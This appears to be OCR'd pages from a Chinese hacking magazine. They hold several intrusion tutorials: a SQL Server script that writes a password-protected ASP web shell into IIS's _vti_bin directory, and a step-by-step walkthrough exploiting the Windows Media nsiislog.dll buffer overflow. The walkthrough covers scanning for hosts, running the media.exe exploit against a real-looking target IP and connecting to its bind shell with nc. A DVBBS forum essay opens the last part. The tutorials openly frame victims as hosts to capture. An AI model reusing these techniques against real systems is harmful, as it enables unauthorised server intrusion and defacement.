


图6




图7




图8

```
@t int, @ret int ,@a int
    exec sp_oacreate 'scripting.filesystemobject', @o out
    // 给菜鸟加个简单注释：还是建立sql程序的文本对像
    ………（注：由于代码太长，故省略中间部分，完整代
码收录在光盘的相关压缩包内，在包内的文件名为asp.sql）
    exec @ret = sp_oamethod @f, 'writeline', NULL,
    '<%end if %>'
```

4．好累，代码终于写完了。然后我将这段脚本放在查询分析器里执行，运气不错，服务器的IIS是默认安装的，显示命令成功完成（图6）。迫不及待的来看看运行结果吧（图7）！

哈，成功了！忘记告诉你，刚才运行的这段sql脚本，会在C:\Program Files\Common Files\Microsoft Shared\Web Server Extensions\40\isapi\这个物理目录下（即虚拟目录_vti_bin目录下）生成lcx.asp文件，是一个改装的cmd.asp，密码是1234。输入密码1234后再来看看，得到一个cmd的网页shell了（图8）。

虽然权限不是很大，但查看服务器敏感信息、黑掉服务器的网页是绰绰有余的。我就用这个lcx.asp在服务器的C:\Program Files\Microsoft SQL Server\MSSQL\Binn目录里发现了一个可疑的xplog701.dll文件，和原来的文件大小进行比较，果然是个改名的xplog70.dll。也许有人要说，你可再将名字改回来呀！我也试过，虽然改过名，也需要重启mssql服务，这个xplog70.dll才可以加载。看样子我的运气到头了，在这台机器上再没得到太多渗透入侵结果了！

后来我在本机做过测试（我是w2k+sp3+iis5.0+fat32系统），在默认安装情况下，一些默认的虚拟目录用sql查询分析器大都是可写的，而且这些默认虚拟目录对应的物理目录都是固定的。除了上文讲到的_vti_bin外，还有像http://ip/printers对应的是C:\WINNT\web\printers,http://ip/对应的是c:\inetpub\wwwroot等。所以平常说的暴露物理路径的危害由此实例可管中窥豹了。

Windows Media 服务 nsiislog.dll 远程缓冲区溢出漏洞

紫幻

今年6月25日，微软公布了一个最高严重等级的重要漏洞——Windows Media 服务nsiislog.dll远程缓冲区溢出漏洞。这对于广大黑迷来说可是一件好事，又有大量的肉鸡储备了，在开始正题目之前我先给大家简单介绍一下该漏洞。

一、漏洞描述

Microsoft Windows Media Services是Microsoft Windows2000 Server、Advanced Server 和Datacenter Server的一项功能，你也可在Windows NT 4.0 Server上下载和运行该功能。Windows Media Services支持一种通过网络将媒体内容传递给用户的方法，即众所周知的多播流。在多播流中，服务器不了解可能接收其媒体流的客户端，两者之间也没有连接。为促进服务器的客户信息日志记录，Windows 2000中包括了一个专门设计用于启用多播传输日志记录的功能。此日志记录功能是作为Internet服务应用程序编程接口（ISAPI）扩展nsiislog.dll实现的。当Windows Media Services通过添加／删除程序方法安装到Windows 2000中时，nsiislog.dll就被安装在服务器的Internet Information Services (IIS) Scripts目录中。安装了Windows Media Services后，nsiislog.dll就会自动加载并由IIS使用。

nsiislog.dll处理传入客户端请求的方式存在缺陷。存在漏洞是因为攻击者可向服务器发送特殊格式的HTTP请求（通讯），这会导致IIS失败或在用户的系统上执行代码。默认情况下不在Windows 2000上安装Windows Media Services。企图利用此漏洞的攻击者需要知道网上的哪些计算机安装了Windows Media Services，然后向服务器发出特殊请求。

二、受影响系统版本

Microsoft Windows 2003　　Microsoft Windows 2000SP3
Microsoft Windows 2000SP2　　Microsoft Windows 2000SP1
Microsoft Windows 2000

三、漏洞利用

相信大家看了以上内容后，会对Windows Media服务nsiislog.dll远程缓冲区溢出漏洞有个初步的了解。由于该服务不是默认安装的，所以想利用此漏洞必须要有一些条件。首先系统必须安装Windows media服务（图1）。




图 1

就目前而言，一般安装这个服务的主机都存在此漏洞，这样我们就有下手的机会了。安装这个服务后，在c:\inetpub\scripts\目录里会多出一个nsiislog.dll文件，扫描此漏洞一般就需要扫描此文件。推荐大家使用流光进行扫描，由于流光自带的IIS漏洞列表文件里没有这个漏洞，所以我们就要手工把此漏洞加在流光列表中。具体做法是：找到流光安装目录，把其中的ntcgi文件用记事本打开（图2）。

我们会发现里面全是CGI漏洞，把这个漏洞加到里面去即可。该漏洞的路径为：/scripts/nsiislog.dll，加好后保存就可以了。大家自己亲自动手试一下就知道了，很简单！加好后就可大面积扫描了。现在有此漏洞的主机还不是很多，只好碰运气了。如图3所

示，我扫到了一台存在此漏洞的主机。




图 2




图 3

看到了吗？扫描到这样的主机就证明该主机存在此漏洞。通过这几天的渗透实验，我发现了另外一种找到存在此漏洞的方法。Win2000的media服务使用的是tcp1755端口，还可直接用scanner单一扫描1755端口，图4是我扫描到的结果。

扫描到1755端口开放后，直接在浏览器中打开http://ip/scripts/nsiislog.dll，如果nsiislog.dll存在，就可进行溢出啦！利用此漏洞的工具叫media.exe（光盘中有收录），media的使用方法如下：

```
D:\hacker\tools>media
Dicklamer: (... Authors and distributors of this software are not responsible for t
he misuse or illegal use of this software.
Description: testing Windows Media Services for buffer overflow vulnerability (R
emote Command Execution #2). Binds shell to port 34816 (or higher if port busy).
Usage: media target [-p target_port] [-r /renamed_scripts/renamed_nsiislog.dll]
Supported target(s):
Windows version nsiislog.dll version
-----------------------------------------------
2000 [5.00.2195] server rus. 4.1.0.3917
```

他的使用格式是：**media 对方ip -p 端口 -r 路径**。刚才我扫描到的IP为218.xxx.xxx.xxx，溢出格式就应该为：**media 218.xxx.xxx.xx -p 80 -r /scripts/nsiislog.dll**。

给大家解释一下，用“-p 80”，是因为一般IIS的默认端口都是80；用“-r /scripts/nsiislog.dll”，是因为一般情况下nsiislog的默认路径就在这里。

检查以上信息无错误的话，就可进行尝试溢出攻击了（图5）。溢出成功后用nc或Telnet都连接shell端口34816，图6是我用nc连接的结果。

溢出成功。不知道是什么原因，该工具溢出的shell是Guest权限，不过可以提升权限，由于以前《黑客X档案》多次讲过怎么提升权限，比如替换服务、ASP木马、tftp、idq.dll……

由于篇幅原因，我就不给大家详解了。

四、安全防范

广大的网管朋友看了以后，相信一定想知道怎么弥补此漏洞，厂商已经提供了补丁：Microsoft Patch Q822343，下载地址是http://microsoft.com/downloads/details.aspx?FamilyId=F772E131-BBC9-4B34-9E78-F71D9742FED8&displaylang=en。

相关信息请参见：http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS03-022.asp




图 4




图 5




图 6

打了以上补丁后就不存在此漏洞了。

五、注意问题

1．有时msiislog.dll并不在scripts目录里，有时在c:\winnt\system32目录里。具体原因我也不太清楚，不过把这个文件复制到c:\inetpub\scripts\目录里溢出还是可以成功的。

2．media.exe这个文件现在还不是很完善，等以后出了更好的溢出程序我会及时发表相关文章通知大家。

3．溢出后IIS不会停止，而且可重复溢出。

4．凡利用本文搞破坏的人与《黑客X档案》无关。

DVDOS杂谈

iceyes

先说两句

说起动网论坛，人们难免会把它们和微软想到一块儿，也许它们的命运真的很相似。微软的产品遍布全世界，只要懂一点电脑的人都知道Windows。用的人多，研究它的人自然也多，因此三天两头就会有人发现微软产品的新漏洞。天下没有十全十美的东西，视窗是补了又补，最近出了个SP4，大家都觉得打了这个补丁系统应该很安全了。没想到没过几天微软就承认视窗存在重大缺陷，服务器2003也未能幸免。动网的命运也是如此！

PsKey好象真的和动网过不去，一连发了好几篇关于DVBBS漏洞的文章。沙滩这段时间也没能闲着，要花很多时间来对付最新漏洞，听说最近还要出一个动网论坛的新版本。

